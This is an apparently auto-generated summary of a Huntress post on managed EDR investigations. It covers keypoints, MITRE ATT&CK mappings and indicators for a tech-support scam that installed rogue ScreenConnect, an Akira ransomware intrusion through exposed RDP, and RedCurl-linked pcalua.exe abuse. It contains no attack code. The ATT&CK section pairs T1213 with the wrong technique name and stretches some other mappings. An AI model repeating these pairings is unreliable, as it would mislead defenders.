
Huntress emphasizes that human-led, telemetry-driven investigations within managed EDR are essential to distinguish malicious activity from legitimate processes and to determine root cause, scope, and remediation. The post highlights real-world cases involving RMM abuse, Akira ransomware, and activity linked to the RedCurl APT, showing why proactive threat hunting and forensic artifacts like browser history matter. #ScreenConnect #Akira #RedCurl
Keypoints
- Managed EDR pairs telemetry with a 24/7 SOC to interpret data, conduct investigations, and provide proactive threat hunting beyond basic detection and response.
- Forensic artifacts—Windows event logs, installed files, browser history, and process telemetry—are critical to determine whether alerts (e.g., LOLBin usage) are malicious or benign.
- Investigations can start from alerts (e.g., certutil, LOLBins) or proactive hunting and may reveal intrusions that evaded initial defenses, including APT activity targeting human rights defenders.
- A case study: a tech-support scam enabled deployment of rogue ScreenConnect via QuickAssist, discovered through contextual signals, notepad.exe tabs, and browser history showing scam pages and bank visits.
- Another case: post-installation detection of Akira ransomware revealed initial access via exposed RDP and malicious logins days earlier, with ransomware spread via UNC paths.
- Huntress investigations identified three intrusions across multiple organizations in Canada using pcalua.exe and other tradecraft, correlating with known TTPs from RedCurl.
- Huntress publishes IoCs and signatures on GitHub to help the broader community, arguing that industry standards should favor full investigations and root-cause remediation over simple suspension.
MITRE Techniques
- [T1105] Ingress Tool Transfer – Used when certutil downloaded a file on a company’s machine, abused by threat actors to transfer files (“certutil downloads a file on a company’s machine”).
- [T1218] Signed Binary Proxy Execution (LOLBin) – Living-off-the-land binaries like certutil and pcalua.exe were used to execute malicious payloads (“certutil is a legitimate Certificate Services command line tool… threat actors also abuse it to download files”; “use of pcalua.exe to execute malware and commands”).
- [T1021.001] Remote Services: Remote Desktop Protocol – Threat actor gained access via a publicly accessible RDP instance, leading to later ransomware deployment (“gained access via a publicly accessible Remote Desktop Protocol (RDP) instance”).
- [T1071.001] Application Layer Protocol: Web Protocols – Browser history and web-based scam pages were used in the social engineering that led to rogue ScreenConnect installation (“visited a ‘support’ page and ‘cancellation and refund’ form, before visiting the webpage for their personal bank”).
- [T1566] Phishing – Social engineering via a fake tech support scam resulted in user assistance that enabled remote access and malicious RMM deployment (“user had fallen for a fake tech support scam” leading to ScreenConnect deployment).
- [T1213] Signed Script Proxy Execution – Use of legitimate remote assistance tools (QuickAssist) to grant access and deploy malicious RMM reflects proxying legitimate functionality to execute attacker-controlled actions (“QuickAssist had given access to a remote user, who then deployed the malicious ScreenConnect instance on the host”).
Indicators of Compromise
- [File/Tool] Rogue RMM and binaries – ScreenConnect (rogue RMM) and 7zip executed from suspicious location; pcalua.exe used as LOLBin.
- [Ransomware Family] Malware family – Akira ransomware observed encrypting file systems after initial compromise.
- [Threat Actor] Threat actor attribution/context – Activity matched TTPs from RedCurl across multiple organizations in Canada.
- [Access Method] Network/host indicators – Publicly accessible RDP logins linked to a specific hostname and IP address (example context: malicious logins on July 24 tied to a hostname and IP), and deployment via UNC paths.
- [Forensic Artifacts] Endpoint artifacts used in investigations – Windows event logs, historical Defender detection events, browser history entries (support/scam pages and bank page), and notepad.exe tabs showing social engineering content.
Read more: https://www.huntress.com/blog/what-is-managed-edr-and-what-it-means-for-investigations